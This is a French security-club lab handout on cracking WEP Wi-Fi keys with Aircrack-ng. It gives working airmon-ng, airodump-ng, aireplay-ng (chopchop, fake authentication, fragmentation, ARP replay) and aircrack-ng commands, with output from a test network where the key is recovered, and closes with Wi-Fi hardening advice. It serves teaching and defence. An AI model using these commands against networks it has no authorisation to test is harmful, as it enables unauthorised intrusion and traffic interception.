S E C U R I N E T S

Club de la sécurité informatique

INSAT

Sécurité Wifi : *Crack clé WEP*

1. Présentation :

La simplicité de la mise en place des réseaux Wifi ainsi que leur évolutivité a favorisé leur expansion au dépit des réseaux câblés. Néanmoins la sécurisation de ce type de réseau a été délaissée pour longtemps. Les premiers mécanismes de sécurité se sont basés sur le SSID représentant le plus bas niveau de protection. Ensuite, on a procédé à l'application du filtrage des adresses MAC dans le but d'empêcher des machines allogènes de pénétrer le réseau. Actuellement, on se base sur les clés WEP et WPA pour assurer la protection du trafic. Au cours de cette manipulation, nous présenterons les défaillances de l'utilisation des clés.

2. Manipulation :

2.1/ Étude de la clé WEP et ses faiblesses :

WEP (Wired Equivalent Privacy) simple mécanisme de chiffrement de données basé sur des clés statiques de taille 64, 128 et 152 bits. Il assure l'intégrité par le biais de l'algorithme CRC32 et la confidentialité par RC4.
La majeure faiblesse de l'algorithme RC4 est qu'il se base sur le chiffrement par flots qui est proie des attaques par clés apparentes.

2.2/ Outils utilisés :

Nous avons optés pour le logiciel Aircrack-ng qui s'appuie sur ce type d'attaque afin de casser les clés WEP.

La suite Aircrack se compose de :

-> **Airmon-ng** : détecter les interfaces wifi.
-> **Airodump-ng** : collecte les paquets échangés sur un réseau Wifi.
-> **Aircrack-ng** : casse les clés WEP.
-> **Aireplay-ng** : génère artificiellement du trafic pour diminuer le temps nécessaire à la collecte des paquets utiles à Aircrack

2.3/ Recommandations :

→ La machine d'Ethical Hacker doit nécessairement être munie d'une carte wifi qui supporte le mode monitoring. Ce mode assure la capture des paquets échangés dans les réseaux wifi à porté même ceux qui ne vous sont pas adressés.

→ Il est essentiel de faire la mise à jour du pilote de la carte wifi pour qu'il soit compatible.
→ Il est nécessaire d'installer la bibliothèque de capture LIBCAP pour pouvoir scanner les réseaux Wifi.

2.4/ Procédure :


Tout d'abord, on doit installer la suite d'*Aircrack* sur une distribution Unix et vérifier si celle-ci supporte notre carte Wifi.
Ensuite on active l'interface Wifi (eth1) et démarre le mode Monitor en utilisant la commande ci-dessous :

```
[root@localhost ~]# airmon-ng start eth1

Interface       Chipset         Driver

eth1            Centrino b/g    ipw2200 (monitor mode enabled)
```

On peut maintenant scanner les réseaux Wifi disponibles en utilisant *Airodump-ng* :

```
airodump-ng --write "NomFichierSortie" --channel "NumeroChannel" "Interface"
```

Une fois qu'*Airodump-ng* est lancé, on obtient :



On s'intéresse à la colonne des IVs (#data) qui va nous permettre de cracker la clé WEP.
On a besoin pour une clé WEP (64 bits) de 300000 IVs et pour WEP (128 bits) de 1000000 IVs.

Pour accélérer la procédure de collecte de paquets, on peut effectuer un ensemble d'attaques pour générer les IVS en utilisant *Aireplay-ng* tels que:

- CHOPCHOP : générer une fausse requête ARP en décryptant un paquet WEP

 # aireplay-ng -4 eth1 -a XX:XX:XX:XX:XX:XX -h XX:XX:XX:XX:XX:XX

- fake authentification : s'authentifier et a s'associer au point d'accès que l'on veut attaquer

 # aireplay-ng -1 0 -a XX:XX:XX:XX:XX:XX –e ESSID -h XX:XX:XX:XX:XX:XX eth1

- Fragmentation :

 # aireplay-ng -5 -b XX:XX:XX:XX:XX:XX -h XX:XX:XX:XX:XX:XX eth1

Exp :

```
[root@localhost ~]# aireplay-ng -3 -e TESTNetwork -b 02:13:02:01:13:E5 -h 00:19:D2:5D:BD:4F -x 1024 eth1
The interface MAC (00:13:CE:07:B0:83) doesn't match the specified MAC (-h).
        ifconfig eth1 hw ether 00:19:D2:5D:BD:4F
Saving ARP requests in replay_arp-1026-212336.cap
You should also start airodump-ng to capture replies.
Read 24 packets (got 0 ARP requests), sent 0 packets...(0 pps)
```

Après avoir récupéré la quantité nécessaire d'IVs, on peut maintenant décrypter la clé WEP en utilisant *Aircrack-ng* comme suit :

#aircrack-ng –n 64 fichier_capture

```
                                Aircrac

                 [00:00:05] Tested 58 keys (got 543781 IVs)

 KB    depth   byte(vote)
  0    0/  1   63( 109) 15(  24) 2F(  23) FB(  13) EE(   5) F8(   5) 1A(   0) 68(   0) 6A(   0) 7E(   0) 80(   0)
  1    0/  1   72( 173) 95(  18) 94(  12) FE(  11) BF(   9) B3(   8) 01(   5) 91(   5) 97(   5) 1D(   4) 41(   3)
  2    0/  1   61( 137) 8A(  23) A2(  18) 1F(   5) 51(   5) 8C(   5) 19(   4) 1C(   4) 18(   3) 37(   3) 3C(   3)
  3    0/  1   63( 113) 1B(  27) B7(  12) B2(   6) 3B(   5) 87(   5) B8(   4) 1A(   3) B4(   3) 23(   0) 25(   0)
  4    0/  1   6B( 134) AF(  21) 4D(  18) 8B(  15) 39(  14) D1(  14) 3F(   8) 1D(   7) 49(   5) 4A(   5) 4E(   5)
  5    0/  1   6D( 158) CC(  21) 48(  20) 8D(  20) 3C(  15) 5C(  10) D4(   8) 80(   5) D5(   5) DB(   5) 3E(   3)
  6    0/  1   65( 108) C8(  24) 97(  19) 64(  15) 17(  13) 3D(  13) 10(  11) 0A(  10) 5E(   8) E6(   7) D0(   6)
  7    0/  1   77( 229) CA(  23) 30(  15) 32(  15) 61(  15) F4(  15) EE(  13) 58(  12) A8(  12) 33(  11) 28(   8)
  8    0/  1   65(1043) 6E(  77) 72(  73) AF(  70) D1(  70) 70(  61) 17(  58) 18(  58) 19(  53) F7(  53) FD(  50)
  9    0/  1   70( 203) A6(  33) 7A(  27) 61(  20) 8D(  17) 16(  14) 3D(  13) 5F(  13) 8C(  13) FD(  13) 3C(  11)
 10    0/  1   31( 140) 6D(  46) 38(  24) FD(  22) B8(  21) 71(  18) 84(  17) 5B(  11) 5C(  11) E9(  11) F1(  11)
 11    0/  1   32( 169) F9(  25) CE(  19) 1F(  18) A5(  18) AA(  18) 3B(  17) 5B(  16) CA(  16) 5D(  12) CD(  12)

 KEY FOUND! [ 63:72:61:63:6B:6D:65:77:65:70:31:32:38 ] (ASCII: crackmewep128 )
    Decrypted correctly: 100%
```

3. La stratégie de sécurité :

S E C U R I N E T S

Club de la sécurité informatique

INSAT

La sécurisation absolue des réseaux wifi est une fin presque impossible ainsi, il est recommandé de suivre une stratégie de sécurité permettant de garantir un minimum de protection possible.

3.1/ Niveau Matériel :

- Choisir des points d'accès permettant la mise à jour du BIOS.
- Étudier le positionnement des points d'accès afin de minimiser la puissance du signal en dehors des frontières souhaités.
- Installer les PA dans la zone DMZ pour pouvoir contrôler le trafic.

3.2/ Niveau configuration :

- Éviter de choisir un SSID par défaut du Point d'accès.
- Choisir 1 SSID ne comportant pas de renseignement sur l'entreprise ou son activité.
- Le SSID doit nécessairement être composé de chiffres et de lettres disposés aléatoirement.
- Activer le chiffrement tel que WPA2 qui est le plus recommandé.
- Utiliser un mot de passe à usage unique pour l'authentification.
- Appliquer le MAC Filtering dans le but de spécifier les machines autorisées à accéder au réseau.

3. 3/ Niveau suivi :

- L'utilisation des détecteurs d'intrusion pour les réseaux wifi.
- Réaliser l'audit du réseau de temps en temps

➡ La solution la plus optimale est la sécurisation par le protocole IP Sec en réalisant un tunnel virtuel ***VPN***.